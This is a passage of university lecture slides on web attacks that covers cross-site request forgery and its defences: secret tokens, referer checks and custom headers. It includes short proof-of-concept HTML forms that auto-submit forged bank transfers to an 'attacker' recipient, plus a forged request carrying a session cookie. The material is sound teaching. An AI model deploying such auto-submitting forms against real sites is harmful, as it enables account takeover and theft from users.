CS 6431

# Web Attacks:

## cross-site request forgery,
## SQL injection, cross-site scripting

Vitaly Shmatikov


# Web Applications

- Big trend: software as a Web-based service
  - Online banking, shopping, government, bill payment, tax prep, customer relationship management, etc.
  - Cloud-hosted applications
- Application code split between client and server
  - Client (Web browser): JavaScript
  - Server: PHP, Ruby, Java, Perl, ASP …
- Security is rarely the main concern
  - Poorly written scripts with inadequate input validation
  - Inadequate protection of sensitive data

# Top Web Vulnerabilities

- XSRF (CSRF) - cross-site request forgery
    - Bad website forces the user’s browser to send a request to a good website
- SQL injection
    - Malicious data sent to a website is interpreted as code in a query to the website’s back-end database
- XSS (CSS) – cross-site scripting
    - Malicious code injected into a trusted context (e.g., malicious data presented by a trusted website interpreted as code by the user’s browser)

# Cookie-Based Authentication



# Browser Sandbox Redux

- Based on the same origin policy (SOP)
- Active content (scripts) can send anywhere!
  - Except for some ports such as SMTP
- Can only read response from the same origin

# Cross-Site Request Forgery

- Users logs into bank.com, forgets to sign off
  - Session cookie remains in browser state
- User then visits a malicious website containing

```
<form  name=BillPayForm
action=http://bank.com/BillPay.php>
<input  name=recipient  value=badguy> …
<script> document.BillPayForm.submit(); </script>
```

- Browser sends cookie, payment request fulfilled!
  - Cookie authentication is not sufficient when side effects can happen!

# Sending a Cross-Domain POST


```
<form method="POST" action="http://othersite.com/file.cgi" encoding="text/plain">
<input type="hidden" name="Hello world!\n\n2¥+2¥" value="4¥">
</form>
```

```
<script>document.forms[0].submit()</script>
```

submit post

- Hidden iframe can do this in the background
- User visits attacker’s page, it tells the browser to submit a malicious form on behalf of the user
  - Hijack any ongoing session
    - Netflix: change account settings, Gmail: steal contacts
  - Reprogram the user’s home router
  - Many other attacks possible

# Cookies in Forged Requests



Victim Browser

www.attacker.com

www.bank.com

GET /blog HTTP/1.1

```
<form action=https://www.bank.com/transfer
  method=POST target=invisibleframe>
  <input name=recipient value=attacker>
  <input name=amount value=$100>
</form>
<script>document.forms[0].submit()</script>
```


```
POST /transfer HTTP/1.1
Referer: http://www.attacker.com/blog
recipient=attacker&amount=$100
Cookie: SessionID=523FA4cd2E
```

HTTP/1.1 200 OK

Transfer complete!

User credentials

# XSRF (aka CSRF): Summary



Server victim

1 establish session

4 send forged request

User victim


2 visit server

3 receive malicious page

Attack server

Q: how long do you stay logged on to Gmail? Financial sites?

# Remember Drive-By Pharming?




# XSRF True Story (1)

[Alex Stamos]

- User has a Java stock ticker from his broker’s website running in his browser
  - Ticker has a cookie to access user’s account on the site
- A comment on a public message board on finance.yahoo.com points to “leaked news”
  - TinyURL redirects to cybervillians.com/news.html
- User spends a minute reading a story, gets bored, leaves the news site
- Gets his monthly statement from the broker - $5,000 transferred out of his account!

# XSRF True Story (2)

[Alex Stamos]



Hidden iframes submitted forms that…

- Changed user's email notification settings
- Linked a new checking account
- Transferred out $5,000
- Unlinked the account
- Restored email notifications

# XSRF Defenses

- Secret validation token

```
<input type=hidden value=23a3af01b>
```

- Referer validation

```
Referer:
http://www.facebook.com/home.php
```

- Custom HTTP header


```
X-Requested-By: XMLHttpRequest
```

# Add Secret Token to Forms

```
<input type=hidden value=23a3af01b>
```

- Hash of user ID
  - Can be forged by attacker
- Session ID
  - If attacker has access to HTML or URL of the page (how?), can learn session ID and hijack the session
- Session-independent nonce – Trac
  - Can be overwritten by subdomains, network attackers
- Need to bind session ID to the token
  - CSRFx, CSRFGuard - manage state table at the server
  - Keyed HMAC of session ID – no extra state!

# Secret Token: Example



slicehost

https://manage.slicehost.com/slices/new

## Add a Slice

**Slice Size**

| | | |
|---|---|---|
| ● | **256 slice** | $20.00/month – 10GB HD, 100GB BW |
| ○ | **512 slice** | $38.00/month – 20GB HD, 200GB BW |
| ○ | **1GB slice** | $70.00/month – 40GB HD, 400GB BW |
| ○ | **2GB slice** | $130.00/month – 80GB HD, 800GB BW |
| ○ | **4GB slice** | $250.00/month – 160GB HD, 1600GB BW |
| ○ | **8GB slice** | $450.00/month – 320GB HD, 2000GB BW |
| ○ | **15.5GB slice** | $800.00/month – 620GB HD, 2000GB BW |

**System Image**


Ubuntu 8.04.1 LTS (hardy)

**Slice Name**

Add Slice or cancel

```
g:0"><input name="authenticity_token" type="hidden" value="0114d5b35744b522af8643921bd5a3d899e7fbd2" /></d
="/images/logo.jpg" width='110'></div>
```

# Referer Validation



Facebook Login

For your security, never enter your Facebook password on sites not located on Facebook.com.

Email:

Password:

✓
```
Referer:
http://www.facebook.com/home.php
```

✗
```
Referer:
http://www.evil.com/attack.html
```

?
```
Referer:
```

- Lenient referer checking – header is optional
- Strict referer checking – header is required

# Why Not Always Strict Checking?

- Why might the referer header be suppressed?
  - Stripped by the organization's network filter
    - For example, http://intranet.corp.apple.com/projects/iphone/competitors.html
  - Stripped by the local machine
  - Stripped by the browser for HTTPS → HTTP transitions
  - User preference in browser
  - Buggy browser
- Web applications can't afford to block these users
- Referer rarely suppressed over HTTPS

# XSRF with Lenient Referer Checking

```
   http://www.attacker.com
```

```
redirects to
